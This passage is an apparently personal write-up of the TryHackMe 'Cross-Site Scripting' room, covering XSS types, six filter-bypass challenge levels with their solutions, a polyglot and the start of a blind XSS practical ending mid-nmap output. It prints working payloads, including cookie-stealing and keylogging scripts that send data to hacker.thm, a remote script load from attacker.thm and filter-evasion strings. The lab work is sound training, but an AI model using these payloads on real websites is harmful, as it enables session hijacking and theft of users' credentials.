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Cross-Site Scripting (XSS) | TryHackMe (THM)




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Task 1 ○ Room Brief

It is important to note that XSS is based on JavaScript in this room, which necessitated at least a basic familiarity with the language as well as an understanding of how Client-Server Requests and Responses interact.

Cross-Site Scripting (XSS) — It is a type of injection attack in which malicious JavaScript is injected into a web application and targeted to be triggered by other users. An interesting fact is that XSS vulnerabilities are incredibly common.

[Question 1.1] What does XSS stand for?

Answer: Cross-Site Scripting

Task 2 ○ XSS Payloads

What is a payload in XSS?

Essentially, it is the JavaScript code that we (the attacker) desire to execute on the target's machine. Furthermore, there are two elements to the payload:

- (1) the intention — what you would want the JavaScript to do
- (2) the modification — the modifications to the code that are needed to make it perform because each case is unique

A text-based alert box will appear on the target's website:

```
JavaScript: <script>alert('XSS');</script>
```

Session Stealing — Details of a user's session, such as **login tokens**, are frequently stored in **cookies** on the target machine.

The script below takes the target's cookie, base64 encodes it to ensure successful transmission and then transmits it to a website controlled by the hacker to be logged.

Once the hacker has these cookies, they can take over the target's session and be logged in as the victim.

```
JavaScript: <script>fetch('https://hacker.thm/steal?cookie=' +  
btoa(document.cookie));</script>
```

Key Logger – Anything you type on the victim's webpage will be sent to a website under the hacker's control, which might be disastrous if the attacker is successful in installing and receiving user logins or credit card credentials.

```
JavaScript: <script>document.onkeypress = function(e) {  
fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

Business Logic – It involves calling a specific network resource or a JavaScript function. Consider the following payload for a JavaScript function named “user.changeEmail()” that changes the user’s email address:

```
JavaScript: <script>user.changeEmail('attacker@hacker.thm');  
</script>
```

If the attacker is able to change the victim’s email address to the attacker’s email address using the method described above, the attacker will only need to change the password after the email has been replaced and the adversary will be able to access it.

[Question 2.1] Which document property could contain the user’s session token?


Answer: document.cookie

[Question 2.2] Which JavaScript method is often used as a Proof Of Concept?

Answer: Alert

Task 3 ○ Reflected XSS

Reflected XSS – It occurs when user-supplied data from an HTTP request is included in the webpage source without being validated.



Potential Impact:

- The attacker might send links to potential victims or embed them in an iframe on another website carrying a JavaScript payload, causing their browser to execute code, potentially compromising session or customer information.

How to test for Reflect XSS:

Need to test every possible point of entry:

- Parameters in the URL Query String
- URL File Path
- Sometimes HTTP Headers (although unlikely exploitable in practice)

[Question 3.1] Where in an URL is a good place to test for reflected XSS?

https://website.thm/?error=<script src="https://attacker.thm/evil.js"></script>

```

91
92
93 <div class="alert alert-danger">
94   <p><script src="https://attacker.thm/evil.js"></script></p>
95 </div>
96

```

Answer: Parameters

Task 4 ○ Stored XSS

Stored XSS – The payload is stored on the web application (for example, in a database) and is then executed when additional users visit the website.

A perfect example would be a blog website that allows users to leave comments; if we (attackers) submit a comment containing JavaScript or the Payload, it will be stored in the database and run in the browser of any user that visits the article.



Potential Impact:

- While acting as the visiting viewer, the malicious JavaScript could redirect users to another site, steal the user's session cookie, or execute other website operations.

How to test for Stored XSS?

It will need to examine every potential point of entry where data appears to be stored and then display the results in a location where other users have access.

- Comments on a blog
- User profile information
- Website Listings


Limiting the “input value” on the client-side is not sufficient protection because it can be done manually, for example, an “age field” that expects an integer from a dropdown menu and manually make the request rather than using the form, allowing the attacker to try the malicious payload.

[Question 4.1] How are stored XSS payloads usually stored on a website?

Answer: Database

Task 5 ○ DOM Based XSS

DOM (Document Object Model) — It is an HTML and XML document programming interface. Its function is to represent the page so that programs can change the structure, style, and content of the document.



Exploiting the DOM

DOM Based XSS – When JavaScript is executed directly in the browser without the need for additional pages to be loaded or data to be submitted to backend code.

- It happens when the website's JavaScript code responds to user input or interaction.

Potential Impact:

- Crafted links could be sent to potential victims, redirecting them to a different website or stealing content from the page or the user's session.

How to test for DOM Based XSS?

- To examine the source code, we (attacker) need to seek areas of the code that access variables that we may modify, such as "window.location.x" parameters.
- It is important for understanding how the code operates and how it is handled, as well as whether the values are ever written to the web page's DOM or sent to unsafe JavaScript methods such as eval () .

[Question 5.1] What unsafe JavaScript method is good to look for in source code?

Answer: eval()

Task 6 ○ Blind XSS

Blind XSS — It's similar to "Stored XSS," only the payload is stored on the website for another user to view, and you can't see the payload working or test it against yourself first.

- It is labelled "Blind XSS" because it cannot be detected or tested.

Example Scenario:

- A contact form on a website allows you to message a member of staff.
- The message content is not verified for malicious code, allowing the attacker to enter whatever they want.
- These messages are then converted into support tickets, which personnel can access via a private web interface.

Potential Impact:

- The attacker's JavaScript might make calls back to the attacker's website, revealing the staff portal URL, the staff member's cookies, and even the contents of the currently viewed portal page.
- As a result, the attacker may be able to hijack the staff member's session and gain access to their private portal.

How to test for Blind XSS?

- Make certain that your payload has a call back (usually an HTTP request). This way, you'll know whether or not your code is being executed.

Popular tool for Blind XSS Attack:

- <https://xsshunter.com/>

- This tool will automatically capture cookies, URLs, page contents, and more

[Question 6.1] What tool can you use to test for Blind XSS?

Answer: xsshunter

[Question 6.2] What type of XSS is very similar to Blind XSS?

Answer: Stored XSS

Task 7 ○ Perfecting your payload

The main goal of “Task 7” is to execute JavaScript code on another user’s browser or to reveal a vulnerability in a website.

Level 1 Challenge

- Payload Testing: “Hello World” and it failed (obviously)

Level 1


Enter Your Name

Enter

Hello, Hello World

XSS Payload Failed

- Payload Script Testing : An Alert Box Appeared!



```
<script>alert('THM');</script>
```

```
41 <div class="text-center">
42   <h2>Hello, <script>alert('THM');</script></h2>
43 </div>
44
```

Level 2 Challenge

- **Payload Testing:** The word “Friend” and it failed



Friend

- **Payload Testing:** It failed with the same payload as the Level 1 Challenge

Level 2

Enter Your Name


Enter

Hello, `<script>alert('THM');</script>`

XSS Payload Failed

`<script>alert('THM');</script>`

- **Payload Testing:** It works because of the exact payload.



It works because of the exact payload.

```
<div class="text-center">
  <h2>Hello, <input value=""><script>alert('THM');</script>"></h2>
</div>
```

The “>” closes the value parameter and subsequently the input tag, which is the most crucial element of the payload.

Level 3 Challenge

- **Payload Testing:** “Hello” and it failed

Level 3

Enter Your Name

Enter

Hello

Hello,

XSS Payload Failed

Hello

- **Payload Testing:** Tested the Level 2 Challenge's Payload and it failed

Level 3

Enter Your Name

Enter


"><script>alert('THM')</script>

Hello,

XSS Payload Failed

"><script>alert('THM');</script>

- **Payload Testing:** It works!



```
</textarea><script>alert('THM');</script>
```

```
<div class="text-center">
  <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
</div>
```

The key part of the above payload is `</textarea>`, which closes the text area element and allows the script to run.

Level 4 Challenge

- Payload Testing: It failed with the word “morning”




```
<div class="text-center">
    <h2>Hello, <span class="name"></span></h2>
</div>

<script>
    document.getElementsByClassName('name')[0].innerHTML='morning';
</script>
```

It looks like the word is reflected in JavaScript, and the next step is to escape the existing JavaScript command before running it.

- **Payload Testing:** It works!



```
<script>
    document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
</script>
```

- 1) ' = closes the field specifying the name
- 2) ; = signifies the end of the current command
- 3) // = makes anything after it a comment rather than executable code

Level 5 Challenge

- **Payload Testing:** It failed

Level 5

Enter Your Name

Enter

Hello, <>alert('THM');

XSS Payload Failed

<script>alert('THM');</script>

```
<div class="text-center">
    <h2>Hello, <>alert('THM');</></h2>
</div>
```

Even though it used the same script as “Level 1 Challenge,” it failed because it added a “filter” to eliminate the term “script,” which removes any potentially harmful words.

Original Payload:

```
<sscriptscript>alert('THM');</sscriptscript>
```

Text to be removed (by the filter):


```
<sscriptscript>alert('THM');</sscriptscript>
```

Final Payload (after passing the filter):

```
<script>alert('THM');</script>
```

The payload is a proof of concept, because it eliminated the keyword “script” because it could be damaging, then put “sscriptscript,” and it will automatically become the original “script” that we intended.

- **Payload Testing:** It works!



```
<script>alert('THM');</script>
```

```
<div class="text-center">
  <h2>Hello, <script>alert('THM');</script></h2>
</div>
```

Level 6 Challenge

It's interesting to notice how this challenge differs from the prior five in that it's an image path.



- **Payload Testing:** It failed

Level 6

Enter An Image Path

Enter

Your Picture


XSS Payload Failed

"><script>alert('THM');</script>

```
<div class="text-center">
    <h2>Your Picture</h2>
    <img src="">scriptalert('THM');</script>
</div>
```

It failed because some characters were missing and were being filtered out of the payload, preventing us from escaping the IMG tag. To get around it, we can modify our payload as follows: /images/cat.jpg" onload="alert('THM');

- **Payload Testing:** It works beautifully!



```
<div class="text-center">
  <h2>Your Picture</h2>
  
</div>
```

Polyglots

An XSS polyglot is a text string that can escape attributes, tags, and bypass filters all at the same time. You could have used the polyglot below on all six levels you just finished and it would have successfully executed the code.

```
jaVasCript://*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM')
)//%0D%0A%0d%0a//<stYle/<titLe/<teXtarEa/<scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
```

- It appears to be a piece of code that can be executed in many contexts across the program. These payloads are popular among attackers because they can

swiftly test an application's input controls for flaws while producing minimum noise.

[Question 7.1] What is the flag you received from level six?

Answer: THM{XSS_MASTER}

Task 8 ○ Practical Example (Blind XSS)

A handy reminder to ourselves is that “Blind XSS” works similarly to “Stored XSS” in that the payloads are stored on the website for another user to view but we cannot see the payload functioning or test it against ourselves.

Furthermore, if the payload is successful, the JavaScript (payload) will make calls to an attacker’s machine. This could expose the staff portal URL, staff member cookies, and even the contents of the portal page, allowing the attacker to hijack the staff member’s session and “act” like them to access the private portal.

1st – Nmap Scan

- I understand that this is simply about “Blind XSS” practical, but as is my practice, I opted to do a scan to see what ports were open; it’s not necessary to follow, but I was curious.

```
# nmap -sS -T4 -sV 10.10.22.105
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 13:21 EDT
Nmap scan report for 10.10.22.105
Host is up (0.20s latency).
